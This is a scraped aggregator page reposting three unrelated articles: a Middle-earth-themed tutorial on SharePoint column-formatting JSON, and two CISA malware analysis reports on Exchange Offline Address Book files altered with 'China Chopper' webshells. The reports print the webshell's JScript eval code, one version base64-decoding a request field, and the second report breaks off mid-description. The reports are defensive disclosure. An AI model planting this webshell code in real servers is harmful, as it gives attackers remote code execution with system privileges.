
by Contributed | Mar 14, 2021 | Technology
This article is contributed. See the original author and article here.
Getting started with SharePoint’s custom column formatting
Have you ever wished that you could turn your boring old SharePoint list, full of useful data as it may be, into something with a little more pizzazz? And not just the simple (but highly effective) conditional formatting that SharePoint can give you for free, but something truly outside of the box.
Continue reading to learn how to turn this….

…into something like this…

What do you need to get started?
Thankfully, custom formatting isn’t terribly complicated, although it does take some getting used to. The only thing you’ll absolutely need is a modern SharePoint list with some columns, a basic understanding of JSON (this post has you covered), and some patience.
You’ll also need to know that you can’t customize most, but not all, column types in SharePoint online. As of this writing, you cannot customize the following field types: Managed Metadata, Filename (in Document Libraries), Retention Label, Sealed columns, Multi-line text column with enhanced rich text.
If you have it, some experience with HTML and CSS will come in handy, as would a little familiarity with Excel style functions, but none of it is required to just get started.
If you haven’t already, you may also want to at least scan through the official documentation for column formatting to get yourself acquainted with the schema used.
Schema Basics
The key to creating your custom column formatting will be in understanding the basics of the JSON schema used to define your presentation. Basically, what you’re attempting to do is describe some basic HTML elements and CSS styles using JSON.
Every definition will follow the same basic pattern: An object representing an HTML element, with optional attributes, CSS styling, and child elements.
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "div",
    "attributes": {
        "iconName": "Game"
    },
    "style": {
        "font-size": "48px",
        "color": "red"
    }
}
In the above sample, we’re defining our object as an HTML div element. A div is just a container for other HTML elements, such as text, images, links or even other divs. There are other valid values for “elmType” as well, such as ‘span’; ‘button’; and ‘img’; just to name a few.
In the case here, we’re also declaring that our div has an attribute named “iconName” with a value of “Game”. We’re also defining the CSS styling we want to use, setting the font size and color to ‘big and red’.

This definition would turn any column in our list into the below.
Our definition only has one element being defined. If all we wanted to do was display the icon, then we’re all set. But what if we also want to show the text content that was originally being displayed as well?
{
  "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
  "elmType": "div",
  "style": {
    "width": "48px",
    "display": "block",
    "text-align": "center"
  },
  "children": [
    {
      "elmType": "div",
      "attributes": {
        "iconName": "Game"
      },
      "style": {
        "font-size": "48px",
        "color": "red"
      }
    },
    {
      "elmType": "div",
      "txtContent": "@currentField"
    }
  ]
}
With this, we’ve changed our root element to act as a container for two children. The first child is the same as the original example. The second child is another div that simply displays the string value of the column, resulting in the following:
Working with text
In the last example, we used the txtContent property and the @currentField built-in variable. For basic SharePoint field types, such as text, you can simply do like what was done in that example. However, some field types – such as people or date fields – may require a little extra work.
“There and back again” to the original example with Frodo, you may have noticed the ‘Age’ column (yes, Frodo was 50 years old when he leaves on his adventure). Here is the definition used for the transformation shown at the beginning.
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "span",
    "txtContent": "@currentField.displayValue",
    "style": {
        "font-family": "Luminari, Papyrus, Brush Script MT",
        "font-size": "28px",
        "text-align": "center"
    }
}
Raw value vs Display value
Notice how it’s using that displayValue property of @currentField? We could have simply done like in the original example and simply referenced the @currentField and have gotten away with it except that it would only display the raw numeric value, such as 1234 (sans comma).
By adding the additional property, we’re telling SharePoint to “give us the text as you would have displayed it”. For Frodo, there’s no noticeable change, but once we get to some of the longer lived folk in Middle Earth we’ll see the difference.
Here’s a before-and-after of what we get if we omit the property and when we include it…

It’s a subtle but impactful difference.
Font styling
You’ll also see that we’re not using the standard font to display our age. We can use the CSS ‘font-family’ property to use a non-standard font. In this sample, we’ve suggested three different styles of font to use. The browser will attempt to use them in the order specified, falling back to the next on the list if it doesn’t know about the first. Not all fonts or font-families may be supported and it’s a bit of trial-and-error to find the right one. In general, stick “Web Safe Fonts” and you’ll be alright.
Working with People fields
Like with number fields, people fields also have a set of extra properties we can use to display different things related to our people. Below is a complete example of a user object.
{
   "id": "122",
   "title": "Kalya Tucker",
   "email": "kaylat@contoso.com",
   "sip": "kaylat@contoso.com",
   "picture": "https://contoso.sharepoint.com/kaylat_contoso_com_MThumb.jpg?t=63576928822",
   "department":"Human Resources",
   "jobTitle":"HR Manager"
}
From this, we can see that that user’s display name – Kayla Tucker – is stored in the title property and the URL for their profile picture is stored in the “picture” property.
We can use that knowledge (and some CSS) to turn the standard people picker into something with a little more flair.

Here’s the JSON definition.
{
  "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
  "elmType": "div",
  "style": {
    "display": "flex",
    "flex-direction": "column"
  },
  "children": [
    {
      "elmType": "img",
      "attributes": {
        "src": "@currentField.picture",
        "class": "ms-borderColor-themePrimary"
      },
      "style": {
        "border-width": "5px",
        "border-style": "solid",
        "border-radius": "15px"
      }
    },
    {
      "elmType": "div",
      "txtContent": "@currentField.title",
      "style": {
        "margin": "auto",
        "font-family": "Luminari, Papyrus, Brush Script MT",
        "font-size": "1.25em"
      }
    }
  ]
}
Our schema defines a parent div with two child elements: an img element and another div for our text.
Our image element has an attributes property, which is an object that has two properties defined: src & img.
The src property, which is required for all img elements, tells SharePoint where to find the image, which we’re specifying as the location for the picture property of the user field.
The other property, class, is available for all elements and allows us to specify a particular CSS class to the element. In this case, we’re telling it to use one of the built-in CSS classes available in SharePoint. Using these, we can support using theme colors without worrying about what happens when someone changes the current theme.
Working with expressions
There will be plenty of cases where we need to use some programmatic logic to accomplish your goals. Let’s look at our “Race” column example.
Among members of the Fellowship of the Ring are representatives of five of the different races that populate Middle Earth: Ainur, Elf, Dwarf, Human and Hobbit.
We have a choice column to represent the valid options for our members but, rather than simply display the name of the race, let’s see how we make the following transformation.

Here’s the definition:
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "img",
    "style": {
        "width": "48px"
    },
    "attributes": {
        "src": "=@currentWeb + '/SiteAssets/RaceIcons/' + @currentField + '.svg'",
        "alt": "@currentField"
    }
}
We’ve taken some images, which were found – and purchased – a website (there’s a link included in the resources section at the end of this post), and uploaded them into a folder named “RaceIcons” inside of the standard Site Assets library on my SharePoint site. They’re also named exactly the same as the available choices in the Race field on our list.
By structuring my pictures in this way, I can use an Excel-style expression to display the right image for the selected race with little effort.
Working with multi-valued fields
Many fields in SharePoint allow the selection of multiple values, such as lookups, people and choice columns. In these cases, we need to use a special attribute named forEach.
Let’s look at our Weapons multi-choice field transformation to see how this works. Perhaps my favorite character to see battling it out on screen was Gandalf. Watching him swinging a sword and staff around was really exciting, so we’ll use him as our example.

Here’s our definition.
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "div",
    "children": [{
        "forEach": "weapon in @currentField",
        "elmType": "img",
        "attributes": {
            "src": "=@currentWeb + '/SiteAssets/WeaponIcons/' + [$weapon] + '.svg'",
            "alt": "[$weapon]"
        },
        "style": {
            "display": "flex",
            "height": "32px",
            "margin": "auto"
        }
    }]
}
Like the previous example, we’ve loaded up some images in well-known location, and we’ve made sure that we’ve named our image files the same as the corresponding choices available in the choice field.
What’s special here is the use of the forEach attribute. The value “weapon in @currentField” tells SharePoint “Hey, for each selected option, create a copy of this element”; in this case, our image element.
You’ll also notice that in our src attribute, instead of using the @currentField built-in, we’re using the [$weapon] variable. Whatever text you put in front of “in @currentField” will be your variable name, so if we had said “thing in @currentField”, our variable would be [$thing].
Dealing with conditions
Plenty of times, you’ll want to render things differently based on certain conditions. SharePoint offers a lot built-in support for conditional formatting if all you need to do is change the text or background color. A common example would be to set the background or font color of a “Due Date” field to red if the date has passed.
If you need something more, though, we can use the if function in an expression in our custom formatting.
In our example, the Role field is a simple text field used to describe what role the member had within the group, but rather than display that text we want to display a different Fabric icon depending on the role.

And here’s the definition.
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "div",
    "style": {
        "width": "48px",
        "height": "48px",
        "font-size": "32px",
        "background-color": "green",
        "color": "white"
    },
    "children": [{
        "elmType": "div",
        "style": {
            "margin": "auto"
        },
        "attributes": {
            "iconName": "=if(@currentField == 'Ring-bearer', 'StatusCircleRing', if(@currentField == 'Guardian', 'Shield', if(@currentField == 'Melee', 'DecisionSolid', 'Bullseye')))"
        }
    }]
}
For the iconName property value, we’re using an if expression to walk through the possible conditions until we find the right one.
The if expression is straightforward: if( <condition to evaluate>, <value if true>, <value if false>). Where it gets a little difficult is when you have multiple conditions, like we do in our example.
In our example, all but the last condition have another if statement for the “value if false” part. To read our statement in English would go something like this:
“If ‘role’ is equal to ‘Ring-bearer’, then use the ‘StatusCircleRing’ icon. Otherwise, if ‘role’ is equal to ‘Guardian’, then use the the ‘Shield’ icon. Otherwise, if ‘role’ is equal to ‘Melee’, then use the ‘DecisionSolid’ icon. Otherwise, just use the ‘Bullseye’ icon”.
A final example
For our final example, we’ll look at the last column in our list: From.
The From column is a lookup column that references list items in a Middle Earth Locales list.

And the definition…
{
    "$schema": "https://developer.microsoft.com/json-schemas/sp/v2/column-formatting.schema.json",
    "elmType": "div",
    "style": {
        "display": "flex",
        "flex-direction": "column",
        "text-align": "center",
        "font-family": "Luminari, Papyrus, Brush Script MT",
        "font-size": "18px"
    },
    "children": [{
            "elmType": "img",
            "attributes": {
                "src": "=@currentWeb + '/SiteAssets/MiddleEarthLocales/' + @currentField.lookupValue + '.jpg'"
            },
            "style": {
                "height": "48px",
                "width": "48px",
                "border-width": "3px",
                "border-style": "solid",
                "border-color": "=if(@currentField.lookupValue == 'The Shire', 'brown', if(@currentField.lookupValue == 'Rivendell', 'purple', if(@currentField.lookupValue == 'Osgiliath', 'grey', if(@currentField.lookupValue == 'Mirkwood Forest', 'green', if(@currentField.lookupValue == 'Blue Mountains', 'blue', 'gold')))))",
                "border-radius": "100px"
            }
        },
        {
            "elmType": "div",
            "txtContent": "@currentField.lookupValue"
        }
    ]
}
There’s not much new in this example, aside from the use of a lookup field and its lookupValue property to display the value (there’s also a lookupId property available, if you need it) but it does illustrate how we can take all of the previous tactics to create something unique.
One DOES simply create awesome list visuals
We’ve been through all of our columns and we’ve covered all of the basic building blocks for creating amazing visuals and really spicing up the life of our list data, creating a great little breakdown of information related to members of the Fellowship with interesting visuals and colors.

Now that you’ve seen it all come together, time to get out there and start your own journey!
Additional Resources
While this post was pretty long, it still couldn’t quite cover everything out there. Below are some additional resources you may find useful.
Examples Repository (github.com) – My repository containing all of the JSON definitions shown in this blog, as well as a PnP provisioning template you can use to provision everything.
Use column formatting to customize SharePoint | Microsoft Docs – The official documentation for custom column formatting.
Flicon – Fluent UI Icon Search – A super handy tool for finding the right Fabric UI icon.
SharePoint List Formatting Samples (pnp.github.io) – A PnP community driven repository of custom column & view formatting samples. A great place to go to get inspired, or look for other samples if Hobbits aren’t your thing.
Iconfinder.com – This is the site I used to purchase the icons shown for weapons and races.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
Four files were submitted to CISA for analysis. All of the files are modified Offline Address Book (OAB) Virtual Directories (VD) configuration files for Microsoft Exchange Servers. Three of the files have been modified with a variant of the “China Chopper” webshell. The last file is modified with an authentication key. The modifications allow an attacker to remotely access the server and execute arbitrary code on the system(s).
For a downloadable copy of IOCs, see: MAR-10329494-1.v1.stix.
Submitted Files (4)
0c5fd2b5d1bfe5ffca2784541c9ce2ad3d22a9cb64d941a8439ec1b2a411f7f8 (McYhCzdb.aspx)
138f0a63c9a69b35195c49189837e899433b451f98ff72c515133d396d515659 (0q1iS7mn.aspx)
36149efb63a0100f4fb042ad179945aab1939bcbf8b337ab08b62083c38642ac (8aUco9ZK.aspx)
508ac97ea751daebe8a99fa915144036369fc9e831697731bf57c07f32db01e8 (ogu7zFil.aspx)
Findings
138f0a63c9a69b35195c49189837e899433b451f98ff72c515133d396d515659
Tags
backdoorwebshell
Details
| Name |
0q1iS7mn.aspx |
| Size |
2267 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
96615abf60b920de78e7c269fb93d31d |
| SHA1 |
d33cd3731ab7201aff67d8b9c13d962efbb2f361 |
| SHA256 |
138f0a63c9a69b35195c49189837e899433b451f98ff72c515133d396d515659 |
| SHA512 |
1bc07f9daa318ba60f48b3259b2008e7f7cc9ffa85ae121efb9d6a373769889c0676e10fa4681220eae260467a5945bfb4b0e13a7ff41110e2de0a8b6957aaf3 |
| ssdeep |
48:kNrdejol1By90KM5QZXhHwlu/44ONF0qIe9:ktdejqpAwljNCqIo |
| Entropy |
4.730814 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
| Quick Heal |
CVE-2021-26855.Webshll.41350 |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in Internet Information Services (IIS) on Microsoft Exchange servers. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. The OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will be directly executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.
The ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the virtual directory from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
0c5fd2b5d1bfe5ffca2784541c9ce2ad3d22a9cb64d941a8439ec1b2a411f7f8
Tags
backdoorwebshell
Details
| Name |
McYhCzdb.aspx |
| Size |
2264 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
f751c8fd2a9a4dbf3b5f9ec7fd787cab |
| SHA1 |
ce72ac7d88bf6c1ab33be213c1698a8c84be0d61 |
| SHA256 |
0c5fd2b5d1bfe5ffca2784541c9ce2ad3d22a9cb64d941a8439ec1b2a411f7f8 |
| SHA512 |
e2a9bd4de213894c8306fb84c254d7d1c332c756c93c77123a9d5586547bf27896ec0152ba98594b3bac71f23090f3addf26b14ddedddfa1755f9adcf73f6d9d |
| ssdeep |
48:kNrdejol1By90KM5QZXhHwlx/44ONF0qT/i9:ktdejqpAwlaNCqT8 |
| Entropy |
4.735542 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
| Quick Heal |
CVE-2021-26855.Webshll.41350 |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in IIS on Microsoft Exchange Servers. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. The OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will be directly executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.
The ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
36149efb63a0100f4fb042ad179945aab1939bcbf8b337ab08b62083c38642ac
Tags
backdoorwebshell
Details
| Name |
8aUco9ZK.aspx |
| Size |
2267 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
b4f08c50f1a33facc31ca7e558861223 |
| SHA1 |
afd0b74ffa8243be4bb198ed04f8ae699ee2611b |
| SHA256 |
36149efb63a0100f4fb042ad179945aab1939bcbf8b337ab08b62083c38642ac |
| SHA512 |
a7ab2e0ed33e8760d8b2ccb4ac06b865977cc4fe49ab55db0691c4a2712bcae371febd0bab172cf56f4e4b6734cea7f101a238cfdbebba218e70b8da9fabef39 |
| ssdeep |
48:kNrdejol1By90KM5QZXhHwlTM/44ONF0qwFEvz9:ktdejqpAwlTRNCqwFUh |
| Entropy |
4.732708 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
| Quick Heal |
CVE-2021-26855.Webshll.41350 |
| Sophos |
Troj/WebShel-L |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit an OAB VD in IIS on Microsoft Exchange Servers. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. The OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will be directly executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.
The ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin Code–
hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(Request[“[REDACTED]”],”unsafe”);}</script>
–End Code–
Note: The hard-coded key used for authentication was redacted from the code above.
This code allows an attacker to access the shell using a password. Once accessed, the attacker is able to execute commands on the page with server (system) level privileges.
508ac97ea751daebe8a99fa915144036369fc9e831697731bf57c07f32db01e8
Tags
backdoor
Details
| Name |
ogu7zFil.aspx |
| Size |
2284 bytes |
| Type |
ASCII text, with CRLF line terminators |
| MD5 |
cc26cdd5d9dc85fcfa2646d7105fd158 |
| SHA1 |
11ba31e8052a9f685a15a9c95d4009582edff3ae |
| SHA256 |
508ac97ea751daebe8a99fa915144036369fc9e831697731bf57c07f32db01e8 |
| SHA512 |
52cec6b6b95348c158bea4df6fde405283d7766099a4f7839a19021dea057553d41a6e07195f3789893650a821893f297a4ed2718e222b243eeb4555351a962e |
| ssdeep |
48:k/U0rddol1Bq67PQZXhHwldz/44ONF0quKiYiK9:kFddqdQwldMNCquKL5 |
| Entropy |
4.572126 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file from a legitimate Set-OABVirtualDirectory cmdlet. This file is typically used to edit a OAB VD in IIS on Microsoft Exchange servers. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. The configuration has been modified with a key in the ‘ExternalUrl’ field. The key is most likely used for authentication to the server.
Mitigation
If you find these webshells as you are examining your system for Microsoft Exchange Vulnerabilities, please visit the https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities website for further information on remediation.
Recommendations
CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.
- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users’ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its “true file type” (i.e., the extension matches the file header).
- Monitor users’ web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).
Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, “Guide to Malware Incident Prevention & Handling for Desktops and Laptops”.
Contact Information
CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/
Document FAQ
What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.
Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.
Can I submit malware to CISA? Malware samples can be submitted via three methods:
CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.
by Scott Muniz | Mar 13, 2021 | Security, Technology
This article is contributed. See the original author and article here.
Notification
This report is provided “as is” for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.
This document is marked TLP:WHITE–Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.
Summary
Description
CISA received three unique files for analysis. These files appear to contain configuration data for Microsoft Exchange Offline Address Book (OAB) Virtual Directories (VD) extracted from a Microsoft Exchange Server. The three output files show malicious modifications for the ExternalUrl parameters. In two of the OAB VDs, the ExternalUrl parameter contains a “China Chopper” webshell which may permit a remote operator to dynamically execute JavaScript code on the compromised Microsoft Exchange Server.
For a downloadable copy of IOCs, see: MAR-10329301-1.v1.stix.
Submitted Files (3)
5ac7dec465b3a532d401afe83f40d336ffc599643501a40d95aa886c436bfc0f (web.config.aspx)
5e09ea8b70a386f0812a8cafb94e2d2365849ce67fda42377389f18e56d860d0 (supp0rt.aspx)
c7e1b386b472a26a36632f4ccc25e37458546b9c864b7ef0ec5ebece5e8cc704 (uHSPTWMG.aspx)
Findings
5ac7dec465b3a532d401afe83f40d336ffc599643501a40d95aa886c436bfc0f
Tags
backdoor
Details
| Name |
web.config.aspx |
| Size |
2241 bytes |
| Type |
HTML document, ASCII text, with CRLF line terminators |
| MD5 |
742b340f8739e73d9347d68e7ffc1590 |
| SHA1 |
fc5e612238d4217b10ba2c6701f487d1346f8338 |
| SHA256 |
5ac7dec465b3a532d401afe83f40d336ffc599643501a40d95aa886c436bfc0f |
| SHA512 |
9893f5c6e204b8188bf2e6670d590abdd0f7bba403d4b641f87ee59d037ee0c692d591f3eba10bd6c1142003a246964036465b1f813eaa1d5fc8aaf75628994c |
| ssdeep |
24:kNrde9gvxL+rJTh91QGBORNXd56j0SzMa1VMr6j71idfhnohdxpTYFs2E4ONF0qe:kNrdeEC1BfGw0xM5QZohdf6q4ONF0qe |
| Entropy |
4.700805 |
Antivirus
| Microsoft Security Essentials |
Exploit:ASP/CVE-2021-27065.B!dha |
| Quick Heal |
CVE-2021-26855.Webshll.41350 |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised Microsoft Exchange Server. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server. In this file, the OAB ExternalUrl parameter was configured to accept JavaScript code which will directly be executed on the target system. The modification of the ExternalUrl parameter suggests the operator can dynamically submit queries to this Exchange OAB VD containing JavaScript code that will be executed on the target system.
In this file, the ExternalUrl designation that normally specifies the Uniform Resource Locator (URL) used to connect to the VD from outside the firewall has been replaced with the following code:
–Begin webshell–
http[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(Request.Item[“22cddb421b13c90130b2b2bddedeb360″])),”unsafe”);}</script>
–End webshell–
The code within the file decodes and executes data using the JavaScript “eval” function. The requested encoded data was not available for analysis.
Displayed are the contents of the configuration:
–Begin configuration–
Server : [REDACTED]
WhenChanged : 3/5/2021 7:55:08 AM
InternalUrl : hxxps[:]//REDACTED].local/OAB
ExternalUrl : hxxp[:]//f/<script language=”JScript” runat=”server”>function Page_Load(){eval(System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(Request.Item[“22cddb421b13c90130b2b2bddedeb360″])),”unsafe”);}</script>
Identity : [REDACTEDOAB (Default Web Site)
PollInterval : 480
Name : OAB (Default Web Site)
AdminDisplayVersion : Version 15.2 (Build 659.4)
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS[:]//[REDACTED].local/W3SVC/1/ROOT/OAB
Path : E:Program FilesMicrosoftExchange ServerV15FrontEndHttpProxyOAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
InternalAuthenticationMethods : WindowsIntegrated
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=[REDACTED],CN=Servers,CN=Exchange Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=First Organization,CN=Microsoft Exchange,CN=Services,CN=Configuration,DC=[REDACTED],DC=local
Guid : 2604a1e4-17af-4f27-9a43-0c9f877ab1fa
ObjectCategory : [REDACTED].local/Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenCreated : 3/4/2021 11:29:50 AM
WhenChangedUTC : 3/5/2021 12:55:08 PM
WhenCreatedUTC : 3/4/2021 4:29:50 PM
OrganizationId :
Id : [REDACTED]OAB (Default Web Site)
OriginatingServer : [REDACTED]-dc1.[REDACTED].local
IsValid : True
–End configuration–
c7e1b386b472a26a36632f4ccc25e37458546b9c864b7ef0ec5ebece5e8cc704
Tags
backdoor
Details
| Name |
uHSPTWMG.aspx |
| Size |
2226 bytes |
| Type |
ASCII text, with CRLF line terminators |
| MD5 |
f04aa369ceee2d1388f9453d0d9758df |
| SHA1 |
888d1a0e10222a80c8076728d16eb10072b1473b |
| SHA256 |
c7e1b386b472a26a36632f4ccc25e37458546b9c864b7ef0ec5ebece5e8cc704 |
| SHA512 |
4dd200a585fe93f2f8f102fd0359c4290d4b516ce5ec6a8b304ded61bf3a332d5c81272cada303109a366c42fa38956387e33b7309fcbf3ef6dbf7a27cf0a10e |
| ssdeep |
24:kNrdjgvxL+rJTh91QGBORNmfB68U6Q68UB1idfhnohdxyAFs2E4ONF0qf9H2:kNrdaC1BfGt67PQZohdsWq4ONF0qk |
| Entropy |
4.526671 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is an OAB configuration file. Analysis indicates this file contains log data collected from an OAB configured on a compromised system. The Exchange OAB VD is utilized to access Microsoft Exchange address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a “China Chopper” webshell, which is likely an attempt to gain unauthorized access for dynamic remote code execution against a targeted Microsoft Exchange Server.
